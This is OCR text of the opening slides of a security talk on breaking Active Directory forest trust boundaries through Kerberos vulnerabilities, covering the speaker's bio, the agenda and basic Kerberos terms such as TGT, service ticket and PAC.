


Walking your dog in multiple forests

Breaking AD Trust Boundaries through Kerberos Vulnerabilities

Dirk-jan Mollema

Whoami


- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Red Teamer / Researcher @ Fox-IT since 2016
- Author of several Active Directory tools
  - Mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
- Blogs on dirkjanm.io
  - PrivExchange
- Tweets stuff on @_dirkjan

This talk

- Kerberos across domains – quick overview
- Forest and domain trusts
- Trust transitivity
- Breaking forest trusts

Kerberos terminology reminder


- TGT = Ticket Granting Ticket
  - Given by DC to authenticated user
- TGT is used to request Service Tickets
  - Can be used to authenticate against services
- PAC = Privilege Attribute Certificate
  - Contained in TGT, copied to Service Ticket
  - Tells the service which user you are and groups you're in based on Security Identifiers (SIDs)
  - Example SID: S-1-5-21-3286968501-24975625-1618430583-512




Important Kerberos points

- Kerberos is decentralized
- Trust is based on cryptography


Kerberos authentication and trust



